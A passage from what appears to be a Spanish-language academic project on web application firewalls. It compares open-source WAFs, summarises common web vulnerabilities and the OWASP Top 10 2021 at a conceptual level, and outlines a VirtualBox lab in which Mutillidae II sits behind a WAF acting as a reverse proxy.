Coraza es un WAF de alto rendimiento de código abierto y nivel empresarial, listo para proteger aplicaciones críticas. Escrito en Go, admite conjuntos de reglas ModSecurity SecLang y es totalmente compatible con el Conjunto de Reglas Principales (Core Rule Set) de OWASP. Coraza es una alternativa lista para sustituir al motor ModSecurity de Trustwave, que pronto quedará obsoleto, y admite conjuntos de reglas SecLang estándar de la industria. Coraza utiliza el OWASP ModSecurity CRS para proteger aplicaciones web de una amplia gama de ataques, incluyendo los Top 10 de OWASP, con un mínimo de alertas falsas. Coraza es, en esencia, una biblioteca con muchas integraciones para implementar instancias de WAF locales [10].

- **OctopusWAF**

OctopusWAF es un WAF de código abierto, desarrollado en C, diseñado para manejar múltiples conexiones concurrentes (keep-alive) de manera eficiente. Esta herramienta es ligera y altamente versátil, lo que la hace ideal para garantizar la seguridad de endpoints específicos que requieren medidas de seguridad personalizadas en aplicaciones web de alta velocidad, incluyendo aquellas que utilizan la tecnología AJAX (Asynchronous JavaScript and XML) [11].

- **open-appsec**

El proyecto open-appsec es una iniciativa de código abierto que se basa en el aprendizaje automático para proporcionar protección preventiva contra amenazas a aplicaciones web y API contra ataques OWASP-Top-10 y de día cero.
Puede desplegarse como complemento de Kubernetes Ingress, NGINX, Envoy y API Gateways.
Además, open-appsec simplifica el mantenimiento, ya que no hay mantenimiento de firmas de amenazas ni gestión de excepciones, como es común en muchas soluciones [12].

1.7.1. Soluciones elegidas

Dentro del alcance del proyecto, se evaluarán únicamente tres soluciones WAF con el objetivo de determinar cuáles serían las más adecuadas para fortalecer la seguridad de una aplicación web. Considerando las opciones disponibles, se pueden destacar tres soluciones ideales:

- **ModSecurity**

ModSecurity es una opción sólida ya que es un motor de cortafuegos de aplicaciones web de código abierto con un historial probado. Aunque Trustwave dejará de proporcionar soporte a partir de julio de 2024, su comunidad y la extensiva documentación de la que dispone no desaparecerá. Es compatible con una variedad de servidores web, incluyendo Apache, IIS y Nginx. ModSecurity utiliza un lenguaje de programación basado en eventos para proteger aplicaciones web contra ataques y permite supervisar el tráfico HTTP, registrar eventos y realizar análisis en tiempo real.

- **NAXSI**

NAXSI es una opción interesante para aquellos que buscan un WAF ligero pero efectivo. Este módulo de terceros para Nginx se destaca por su capacidad para cubrir una amplia gama de patrones conocidos asociados con vulnerabilidades en sitios web. NAXSI sigue un principio de "DROP-by-default", lo que significa que bloquea todas las solicitudes a menos que se configure específicamente para permitir comportamientos legítimos. Aunque requiere configuración, puede adaptarse a las necesidades de seguridad de la aplicación web de la empresa.

- **Coraza**

Coraza es otra alternativa a considerar, especialmente si se busca una solución de alto rendimiento. Este WAF admite conjuntos de reglas ModSecurity SecLang y es compatible con el Conjunto de Reglas Principales (Core Rule Set) de OWASP. Coraza es conocido por su capacidad para proteger contra una amplia gama de ataques, incluyendo los OWASP Top 10, con un mínimo de alertas falsas.

Estas tres soluciones presentan diferentes características y enfoques, lo que permite una evaluación exhaustiva de cada una para determinar sus fortalezas y debilidades cuando las aplicaciones web sufran una amenaza.

2. Investigación

En este apartado analizaremos diversas cuestiones relacionadas con la seguridad web. Comenzaremos familiarizándonos con las vulnerabilidades y amenazas más habituales a través del estudio del Top 10 del OWASP.

El objetivo será comprender cuáles son los ataques y fallos más comunes que sufren las aplicaciones, y por qué resultan tan efectivos. Prestaremos especial atención a cómo se manifiestan y cómo podrían afectar a sistemas reales.

Una vez conozcamos los principales riesgos, introduciremos el Firewall de Aplicación Web como medida de protección. Estudiaremos su funcionamiento y cómo puede ayudar a mitigar vulnerabilidades como inyecciones de código, secuestros de sesión, etc.
Asimismo, analizaremos tanto las ventajas que aporta su implementación como los posibles inconvenientes o limitaciones a tener en cuenta.

Para reforzar los conceptos teóricos, exploraremos la herramienta OWASP Mutillidae II, que permite deliberadamente explotar fallos de seguridad en un entorno controlado.

El objetivo final es comprender la naturaleza de las amenazas web más frecuentes, así como adquirir nociones básicas sobre cómo prevenirlas y proteger sistemas reales mediante el uso de soluciones como los WAF.

2.1. Vulnerabilidades web

Las ciberamenazas abarcan una amplia gama de actividades potencialmente ilegales en Internet. En general, pueden dividirse en dos tipos de categorías: crímenes que apuntan o dañan directamente redes informáticas o dispositivos, como malware, virus o ataques de denegación de servicio, y crímenes facilitados por redes informáticas o dispositivos, cuyo objetivo principal no está relacionado con la red informática o el dispositivo, como el fraude, el robo de identidad, estafas de phishing, la guerra de información o el ciberacoso.

El robo cibernético es el ciberataque más común que se comete en el ciberespacio. Este tipo de delito suele denominarse genéricamente como "hackeo". Básicamente implica el uso de medios electrónicos o informáticos para robar información o activos. También incluye el acceso ilegal, mediante el uso de scripts maliciosos para vulnerar el sistema informático sin el conocimiento o consentimiento del usuario, con el fin de robar o alterar datos e información confidenciales de valor [13].

En eso radica el concepto de vulnerabilidad, un fallo técnico o deficiencia de un programa que puede permitir que un usuario no legítimo acceda a la información o lleve a cabo operaciones no permitidas.

Vamos a echar un vistazo a las vulnerabilidades web más comunes. Si bien esta no es una lista exhaustiva de todas las vulnerabilidades posibles que un atacante determinado puede encontrar en una aplicación, incluye algunas de las vulnerabilidades más comunes que contienen los sitios web en la actualidad.




Figura 10: Distribución de vulnerabilidades críticas en aplicaciones web a nivel mundial a partir de 2022 [14]

- SQL Injection

Las vulnerabilidades de inyección SQL se refieren a áreas en el código de un sitio web donde la entrada directa del usuario se transfiere a una base de datos. Los actores maliciosos utilizan estos formularios para inyectar código malicioso, a veces llamado "payloads", en la base de datos de un sitio web. Esto permite al ciberdelincuente acceder al sitio web de diversas formas, como:

    - Inyectar publicaciones maliciosas o spam en el sitio
    - Robar información de clientes
    - Eludir la autenticación para obtener el control total del sitio web.

Debido a su versatilidad, la inyección SQL es una de las vulnerabilidades de sitios web más comúnmente explotadas [15].

- Cross-Site Scripting (XSS)

Cross-site scripting ocurre cuando los atacantes inyectan scripts a través de la entrada de usuario no saneada u otros campos en un sitio web para ejecutar código en el sitio. El cross-site scripting se utiliza para dirigirse a los visitantes del sitio web en lugar del propio sitio o servidor. Esto significa que los atacantes

a menudo inyectan JavaScript en el sitio web para que el script se ejecute en el navegador del visitante. Los navegadores no pueden distinguir si el script está destinado a ser parte del sitio web, lo que resulta en acciones maliciosas, como:

- Secuestro de sesiones: Los atacantes pueden tomar el control de las sesiones de usuario legítimas.
- Distribución de contenido de spam a visitantes desprevenidos
- Robo de datos de sesión.

Algunos de los ataques a gran escala contra WordPress han sido el resultado de vulnerabilidades de cross-site scripting [15].

Existen estos tres tipos de XSS:

- Reflected XSS o no persistente

El XSS Reflejado (Reflected XSS) ocurre cuando la entrada del usuario es devuelta inmediatamente por una aplicación web en un mensaje de error, resultado de búsqueda o cualquier otra respuesta que incluye parte o la totalidad de la entrada proporcionada por el usuario como parte de la solicitud, sin que los datos sean seguros para ser representados en el navegador y sin que se almacene permanentemente la información proporcionada por el usuario. En algunos casos, los datos proporcionados por el usuario ni siquiera abandonan el navegador [16].

- Stored XSS o persistente

El XSS Almacenado (Stored XSS) generalmente ocurre cuando la entrada del usuario se almacena en el servidor de destino, como en una base de datos, en un foro de mensajes, registro de visitantes, campo de comentarios, etc. Luego, un usuario puede recuperar los datos almacenados de la aplicación web sin que estos sean seguros para ser representados en el navegador. Con la llegada de HTML5 y otras tecnologías de navegadores, podemos imaginar que la carga de ataque se almacene permanentemente en el navegador de la víctima, como en una base de datos de HTML5, y que nunca se envíe al servidor en absoluto [16].

- DOM Based XSS

El *Document Object Model* (DOM) Based XSS es un ataque XSS en el cual la carga de ataque se ejecuta como resultado de modificar el "entorno" del DOM en el navegador de la víctima utilizado por el script del lado del cliente original, de manera que el código del lado del cliente se ejecute de una manera "inesperada". Es decir, la página en sí misma (la respuesta HTTP) no cambia, pero el código del lado del cliente contenido en la página se ejecuta de manera diferente debido a las modificaciones maliciosas que han ocurrido en el entorno del DOM [16].

- Malicious file upload

Las aplicaciones web a menudo incorporan capacidades de carga de archivos. Por ejemplo, si deseas ingresar datos en masa, es posible que cargues un archivo CSV en una base de datos. Una vulnerabilidad de carga de archivos no restringida puede deberse a la falta de autenticación/autorización cuando alguien intenta cargar un archivo. Esto significa que la aplicación no verifica al usuario, lo que brinda a actores maliciosos la capacidad de cargar archivos comprometidos. Además, la aplicación puede no depurar los archivos antes de cargarlos, lo que brinda a los atacantes la posibilidad de dejar contenido malicioso en los archivos, como macros que ocultan malware [17].

- Executable code injection/web shell

Los atacantes utilizan vulnerabilidades de inyección de código para incrustar código malicioso en un código fuente, que la aplicación interpreta y ejecuta. Durante la inyección maliciosa, los agresores aprovechan que estos sistemas construyen parte de un segmento de código utilizando datos externos sin una validación de entrada suficiente. El código malicioso suele estar diseñado para controlar el flujo de datos, lo que lleva a la pérdida de confidencialidad y a una reducción en la disponibilidad de la aplicación [18].

- XXE (XML External Entity Attack)

XXE permite a un atacante interferir en el procesamiento de datos XML de una aplicación. A menudo, esto permite que un atacante vea archivos en el sistema de archivos del servidor de la aplicación y que interactúe con cualquier sistema interno o externo al que la aplicación misma pueda acceder.

En algunas situaciones, un atacante puede escalar un ataque XXE para comprometer el servidor subyacente u otra infraestructura de backend, aprovechando la vulnerabilidad XXE para llevar a cabo Falsificación de Solicitudes del Lado del Servidor(SSRF, del inglés *Server-Side Request Forgery*) [19].

- Server-side Request Forgery (SSRF)

SSRF ocurre cuando una aplicación web permite hacer consultas HTTP del lado del servidor hacia un dominio arbitrario elegido por el atacante.
Esto le permite a un atacante hacer conexión con servicios de la infraestructura interna donde se aloja la web y exfiltrar información sensible. Un atacante podría realizar consultas a servicios internos de la empresa para [20]:

    - Robar datos sensibles como credenciales de usuarios o archivos de sistema.
    - Hacer peticiones a servicios internos para manejar el panel de administración, escanear puertos y servicios dentro de la

infraestructura interna y conectarse al servidor de correos para enviar correos sin autorización.
    - Escalar privilegios dentro del sistema y ejecutar código de forma remota dentro del servidor.

- Cross Site Request Forgery (CSRF)

CSRF es un ataque que obliga a un usuario final a ejecutar acciones no deseadas en una aplicación web en la que actualmente están autenticados. Con un poco de ayuda de la ingeniería social (como enviar un enlace por correo electrónico o chat), un atacante puede engañar a los usuarios de una aplicación web para que ejecuten acciones elegidas por el atacante. Si la víctima es un usuario normal, un ataque exitoso de CSRF puede forzar al usuario a realizar solicitudes que cambian el estado, como transferir fondos o cambiar su dirección de correo electrónico, entre otras cosas. Si la víctima es una cuenta administrativa, CSRF puede comprometer toda la aplicación web [21].

- Server-side template injection (SSTI)

Los motores de plantillas se utilizan ampliamente en aplicaciones web para presentar datos dinámicos en páginas web y correos electrónicos. La incorporación no segura de la entrada del usuario en plantillas permite SSTI, una vulnerabilidad frecuentemente crítica que es muy fácil de confundir con la vulnerabilidad XSS o pasar por alto por completo. A diferencia de XSS, la SSTI puede utilizarse para atacar directamente los componentes internos de los servidores web y a menudo obtener Ejecución de Código Remoto (RCE, del inglés *Remote Code Execution*), convirtiendo cada aplicación vulnerable en un punto de pivote potencial.

SSTI puede surgir tanto por errores de desarrollo como por la exposición intencional de plantillas en un intento de ofrecer funcionalidad avanzada, como comúnmente se hace en wikis, blogs, aplicaciones de marketing y sistemas de gestión de contenidos [22].

- Authorisation Issue

Las vulnerabilidades de autorización son aquellas que surgen cuando la implementación del control de acceso tiene defectos. Desde el punto de vista de la seguridad, estas vulnerabilidades de autorización pueden ser las más críticas.

Las vulnerabilidades de autorización potencialmente permiten a los atacantes acceder directamente a datos y funcionalidades sensibles, además exponen una superficie adicional de ataque para explotaciones posteriores. Eventualmente, pueden llevar al secuestro de cuentas o, si la cuenta pertenece a un administrador, es posible tomar el control del sistema. A partir de ahí, el atacante puede dirigirse a la infraestructura dependiente que puede contener datos sensibles [23].

- OS Command Injection

Las vulnerabilidades de inyección de comandos permiten a los atacantes ejecutar código de forma remota en el servidor de alojamiento del sitio web. Esto ocurre cuando la entrada del usuario que se envía al servidor, como la información del encabezado, no se valida correctamente, lo que permite a los atacantes incluir comandos de shell junto con la información del usuario. Los ataques de inyección de comandos son particularmente críticos porque pueden permitir a los actores maliciosos iniciar lo siguiente [17]:

  - Secuestrar un sitio web completo.
  - Secuestrar todo el servidor de alojamiento.
  - Utilizar el servidor secuestrado en ataques de botnet[3].

- File path traversal

File path traversal, también conocido como directory traversal, se refiere a vulnerabilidades que permiten a un atacante leer archivos arbitrarios en el servidor que ejecuta una aplicación. Esto podría incluir:

  - Código y datos de la aplicación.
  - Credenciales para sistemas en segundo plano.
  - Archivos sensibles del sistema operativo.

En algunos casos, un atacante podría tener la capacidad de escribir archivos arbitrarios en el servidor, lo que les permitiría modificar los datos o el comportamiento de la aplicación y, en última instancia, tomar el control completo del servidor [24].

2.2. Metodología OWASP

Como ya se ha comentado anteriormente, OWASP (Open Web Application Security Project) representa una metodología abierta y colaborativa para llevar a cabo auditorías de seguridad en aplicaciones web. Esta metodología se utiliza como punto de referencia en auditorías de seguridad.

El OWASP Top 10 es un documento estándar de concienciación para desarrolladores y seguridad de aplicaciones web. Representa un amplio consenso sobre los riesgos de seguridad más críticos para las aplicaciones web. De modo que, las empresas deberían adoptar este documento y comenzar el proceso de asegurarse de que sus aplicaciones web minimicen estos riesgos. Utilizar el OWASP Top 10 es el primer paso más efectivo para transformar la cultura de desarrollo de software en una organización, promoviendo la creación de código más seguro [25].

[3] Una *botnet* es un conjunto de ordenadores, denominados *bots*, infectados con un tipo de *malware* que son controlados remotamente por un atacante y que pueden ser utilizados de manera conjunta para realizar actividades maliciosas. *Incibe.es*

La revisión de los controles, establecidos por esta metodología, asegura que el equipo de auditores lleva a cabo una evaluación exhaustiva de la plataforma, garantizando que se hayan analizado todos los posibles vectores de ataque y que se haya detectado cualquier fallo de seguridad. Este proceso contribuye a mejorar la seguridad y la protección de los sistemas informáticos.

En el marco de este proyecto, nos basaremos en la metodología de auditoría de OWASP 2021 para realizar evaluaciones y análisis de seguridad en aplicaciones web. Esto nos permitirá identificar y evaluar los riesgos más significativos asociados al proyecto en cuestión. Asimismo, los 10 principales riesgos de seguridad de aplicaciones web son:

OWASP Top 10 2021	Descripción
Pérdida de Control de Acceso	Se refiere a cuando una aplicación no restringe adecuadamente el acceso a los recursos.
Fallas Criptográficas	Incluye errores en el uso y almacenamiento de claves criptográficas que pueden llevar a la exposición de datos.
Inyección	Vulnerabilidad que permite inyectar código malicioso a través de inputs de la aplicación.
Diseño Inseguro	Problemas relacionados con la arquitectura y diseño de la aplicación que introducen riesgos.
Configuración de Seguridad Incorrecta	Errores de configuración que dejan expuestas las aplicaciones.
Componentes Vulnerables y Desactualizados	Usar librerías, frameworks y software con vulnerabilidades conocidas.
Fallas de Identificación y Autenticación	Problemas en los mecanismos de login que permiten accesos no autorizados.
Fallas en el Software y en la Integridad de los Datos	Amenazas que comprometen la integridad del código o la información almacenada.
Fallas en el Registro y Monitoreo	Falta de auditoría que dificulta la detección e investigación de incidentes.
Falsificación de Solicitudes del Lado del Servidor (SSRF)	Vulnerabilidad que permite ataques SSRF (del inglés, Server-Side Request Forgery) para acceder a recursos internos.

Figura 11: OWASP Top 10 Web Application Security Risks 2021

2.3. Firewall como salvaguarda

En un Sistema de Gestión de Seguridad de la Información (SGSI), es fundamental garantizar la seguridad de la información en los servicios de red. Para ello, se implementan controles que incluyen la provisión de conexiones, servicios de redes privadas y soluciones para la administración de seguridad de red, como por ejemplo, un firewall [26].

Un firewall es un dispositivo de seguridad de la red que monitoriza el tráfico entrante y saliente y decide si debe permitir o bloquear un tráfico específico en función de un conjunto de restricciones de seguridad ya definidas.

Los firewalls han sido la primera línea de defensa en seguridad de la red durante más de 25 años. Establecen una barrera entre las redes internas seguras, controladas y fiables y las redes externas poco fiables como Internet [27]. Un firewall puede ser hardware, software o ambos.

2.3.1. Web Application Firewall

Los firewalls de red tradicionales (capa 3-4) hacen un buen trabajo al evitar que los intrusos accedan a las redes internas. No obstante, estos firewalls proporcionan escaso o nulo respaldo en la protección del tráfico de la capa de aplicación. Como ya hemos visto, muchos de los ataques hoy en día amenazan la capa 7, de modo que, un firewall de red tradicional nunca detendría estos ataques. Es importante defender la red con algo más que un firewall tradicional de Capa 3-4. Ahí es donde entran en juego las soluciones WAF.

Un WAF es una solución de seguridad a nivel de aplicaciones web que no depende de la aplicación en sí misma. La implementación óptima de un WAF puede variar según el contexto, y no se asume que debe ser un dispositivo de hardware independiente frente a los servidores web [29].

La función principal de un WAF es proteger las aplicaciones web contra las vulnerabilidades detectadas, con el menor esfuerzo posible, para que no puedan ser explotadas por los atacantes. Esto ya es una tarea muy difícil debido al alto grado de complejidad de la infraestructura típica de las aplicaciones web: servidores web, servidores de aplicaciones, frameworks, así como los componentes típicos de una aplicación web; gestión de sesiones con cookies, validación de entradas, etc.

Por lo tanto, el objetivo principal al utilizar un WAF es proteger las aplicaciones web existentes, a menudo productivas, en las que los cambios necesarios dentro de la aplicación ya no pueden implementarse o sólo pueden implementarse con una cantidad de trabajo desproporcionadamente grande. Esto se aplica en particular a las vulnerabilidades que se han revelado a través de una prueba de penetración o incluso a través del análisis del código fuente, y - especialmente a corto plazo - no se pueden solucionar dentro de la aplicación. Además de la protección básica mediante listas negras, es decir, la descripción de patrones de ataque conocidos, la característica básica del WAF es la opción de listas blancas que se pueden configurar adecuadamente. Con las listas blancas activas, el conjunto de reglas del WAF describe el comportamiento exacto de la aplicación; la configuración de listas blancas adecuadas a menudo se soporta a través de un modo de aprendizaje [28].

Además, varios WAF también ofrecen funcionalidades que van más allá de una naturaleza puramente protectora y que, por tanto, también pueden utilizarse en el proceso de diseño para evitar trabajo innecesario. El WAF se convierte así en un punto de servicio central para completar tareas que de otro modo deberían estar en el lado de la aplicación, pero que pueden y deben abordarse del mismo modo para todas las aplicaciones. Ejemplos de ello son la gestión de

sesiones seguras para todas las aplicaciones basadas en almacenes de cookies, la autenticación y autorización centralizadas, la recopilación de todos los mensajes de error y archivos de registro relevantes o la opción de mecanismos de seguridad proactivos como el cifrado de URL.

2.3.2. Beneficios del WAF

El principal beneficio de un WAF es la protección posterior de aplicaciones web completas y productivas a nivel de aplicación con un esfuerzo razonable y sin necesidad de cambiar la aplicación en sí.

Por un lado, el WAF ofrece una protección básica contra ataques o vulnerabilidades conocidos basados en listas negras. Por ejemplo, aunque el estándar de seguridad de datos de la industria de tarjetas de crédito (PCI DSS) no prescribe específicamente el uso de un WAF, se establece la necesidad de implementar controles de seguridad para proteger las aplicaciones web. Un WAF es una solución comúnmente adoptada para cumplir con este requisito, dado su eficacia en la protección de aplicaciones web contra amenazas [28].

El uso de un WAF se vuelve especialmente relevante en el caso de vulnerabilidades concretas, como las descubiertas a través de pruebas de penetración o revisiones de código fuente. Incluso si fuera posible corregir la vulnerabilidad en la aplicación de manera oportuna y con un esfuerzo razonable, la versión modificada generalmente solo se puede implementar en el siguiente intervalo de mantenimiento, a menudo 2-4 semanas después (dilema de parches). Para un WAF con listas blancas, la vulnerabilidad se puede corregir de inmediato (hotfix), de modo que no se pueda explotar antes del próximo mantenimiento programado. Los WAF son especialmente rápidos en este aspecto, lo que significa que pueden colaborar con herramientas de análisis de código fuente, de modo que las vulnerabilidades externas detectadas puedan resultar automáticamente en un conjunto de reglas recomendado para el WAF.

Un WAF (Firewall de Aplicaciones Web) es particularmente importante para asegurar aplicaciones web productivas que, a su vez, consisten en múltiples componentes y que no pueden ser modificadas rápidamente por el operador. Esto es especialmente relevante en el caso de aplicaciones mal documentadas o productos de terceros que no cuentan con ciclos de mantenimiento suficientes. Un WAF es la única opción para cerrar de manera rápida las vulnerabilidades externas en estos casos.

Existen otros beneficios potenciales considerablemente importantes debido al papel central del WAF (Firewall de Aplicaciones Web). El proceso de ubicación de errores se simplifica considerablemente si el WAF admite mensajes de error centralizados en contraste con mensajes de error generados individualmente por varias aplicaciones. Los mensajes de error pueden ser evaluados de manera central en el WAF. Lo mismo se aplica a todos los aspectos de monitoreo e informes. Como punto de servicio central, el WAF puede implementar tareas que pueden resolverse de la misma manera para cada

aplicación. Un buen ejemplo de esto es la gestión segura de sesiones para todas las aplicaciones basadas en almacenes de cookies.

Muchos WAFs también proporcionan mecanismos de seguridad proactiva, como la encriptación de URL o la aplicación de políticas de uso del sitio, con el fin de minimizar la superficie de ataque con el menor esfuerzo posible. Además, el uso de un WAF aumenta la robustez de una aplicación web ante ataques externos [28].

Los WAFs ofrecen otros beneficios adicionales según el tipo de implementación. Un dispositivo de hardware frente a los servidores web a menudo puede terminar conexiones SSL y, a veces, también tiene capacidades de balanceo de carga. Esto puede ser deseable, pero también puede ser proporcionado por complementos adecuados de seguridad de aplicaciones web para productos ya en uso. Sin embargo, en entornos de alta seguridad, las pautas de seguridad existentes a menudo prohíben la terminación de conexiones SSL frente al servidor web. En este caso, los WAFs implementados como complementos para el servidor web son especialmente adecuados.

El WAF también puede proporcionar terminación de SSL si la aplicación a proteger, su servidor web o servidor de aplicaciones no tiene esta capacidad.

2.3.3. Riesgos en el uso de WAFs

Es importante tener en cuenta que se requieren cambios en la infraestructura de TI, web y aplicaciones existentes al utilizar un WAF (Firewall de Aplicaciones Web). Dependiendo de la implementación del WAF, ya sea un dispositivo de hardware o un WAF incorporado, también hay tareas y riesgos adicionales [28]:

Aspectos a Considerar	Tareas	Riesgos
Aumento de la Complejidad de la Infraestructura	La integración del WAF introduce un proxy adicional, aumentando la complejidad de la infraestructura de TI	La complejidad adicional puede dificultar la administración y el mantenimiento del sistema
Organización de Roles y Responsabilidades	Establecer roles y responsabilidades claros es crucial para la gestión efectiva del WAF	La falta de roles bien definidos puede conducir a una coordinación caótica y afectar la eficacia del WAF
Capacitación Continua y Auditorías de Seguridad	La capacitación en cada nueva versión de la aplicación y auditorías regulares son esenciales	La falta de capacitación y auditorías puede dar lugar a vulnerabilidades no detectadas
Gestión de Falsos Positivos	Implementar medidas para mitigar falsos positivos es esencial	Falsas alarmas pueden afectar significativamente las operaciones del negocio
Resolución de Problemas Compleja	Asignar roles específicos para abordar problemas, considerando posibles errores	Errores en el WAF pueden complicar la resolución de problemas y requerir una

	en el sistema	respuesta organizada
Efectos Potenciales en la Aplicación Web	Evaluar y gestionar cualquier impacto potencial en la aplicación web, como la terminación de sesiones	Acciones no planificadas del WAF pueden afectar negativamente la experiencia del usuario
Consideraciones de Costo-Efectividad	Evaluar la relación costo-efectividad y planificar presupuestos acorde	La falta de una evaluación adecuada puede resultar en costos inesperados y no sostenibles

2.4. Distribución que permitan la explotación de vulnerabilidades web

El objetivo de esta sección es seleccionar una plataforma de pruebas que simule una aplicación web vulnerable con múltiples amenazas, a fin de evaluar la eficacia de los WAFs al mitigar estas amenazas.

Para el presente proyecto, se ha decidido hacer uso de OWASP Mutillidae II. OWASP Mutillidae II es una aplicación web de código abierto y deliberadamente vulnerable que proporciona un objetivo para entusiastas de la seguridad web. Mutillidae se puede instalar en sistemas Linux y Windows utilizando LAMP, WAMP y XAMMP. Con docenas de vulnerabilidades y pistas para ayudar al usuario, este es un entorno de hackeo web fácil de usar diseñado para laboratorios, entusiastas de la seguridad, aulas, CTF (Capture The Flag) y como objetivo de herramientas de evaluación de vulnerabilidades. Mutillidae ha sido utilizado en cursos de seguridad de posgrado, cursos corporativos de seguridad web y como un objetivo de "evaluar al evaluador" para software de evaluación de vulnerabilidades [29].

Mutillidae está diseñado con un gran abanico de vulnerabilidades, entre ellas podemos destacar:

- SQL Injection
- Command Injection
- Local File Inclusion
- Directory Traversal
- XSS Reflected
- XSS DOM Based
- XSS Persistent
- Cross Site Request Forgery
- Malicious File Upload

3. Implementación

3.1. Diseño de laboratorio virtual

En el proyecto actual, se creará un laboratorio virtual en la máquina local del estudiante utilizando VirtualBox. Una vez que se haya implementado la aplicación web Mutillidae, nuestro objetivo será mitigar cualquier amenaza que la aplicación pueda enfrentar mediante el uso de WAFs. Para lograrlo, será necesario que todo el tráfico entre el cliente y el servidor sea monitoreado por el firewall, es decir, el firewall actuará como un proxy inverso para la aplicación web.

La topología de red propuesta para el laboratorio es la siguiente:




Figura 12: Topología de red

Como podemos ver en la figura 12, solamente será necesario virtualizar tres máquinas: el atacante (Pentester), el firewall de capa de aplicaciones y la aplicación web Mutillidae. Cabe destacar que no se implementarán los 3 WAFs en una misma máquina, sino que se reemplazará la máquina virtual manteniendo la misma configuración de red.

3.2. Instalar y configurar Mutillidae

Para la instalación de Mutillidae se ha utilizado una máquina virtual con distribución Kali Linux. Aunque no es estrictamente necesaria la interfaz gráfica, será útil en caso de existir algún problema (troubleshooting). Lo que sí es necesario, es el sistema de infraestructura de internet LAMP, que consiste en Linux, Apache, MySQL y PHP. Los paquetes utilizados son:

- apache2
- php8.2-curl
- php8.2-mbstring
- php8.2-xml
- libapache2-mod-php
- php-mysql
- mysql-server

La aplicación web Mutillidae se puede descargar desde su repositorio oficial en Github [29]. En la fecha presente, la versión de Mutillidae es 2.11.7

3.3. Instalar y configurar Pentester

Para la instalación de la máquina Pentester, también se ha utilizado una distribución Kali Linux. En este caso, será interesante disponer de interfaz gráfica para ver los contenidos del servidor web a través del navegador Firefox.

Para la explotación de vulnerabilidades solamente necesitaremos un navegador web que nos permita modificar las peticiones HTML enviadas al servidor (Firefox), el comando netcat (nc) y algún editor de texto para poder programar scripts.

Una vez implementado el reverse proxy, el servidor será accesible desde http://10.0.0.5/mutillidae/

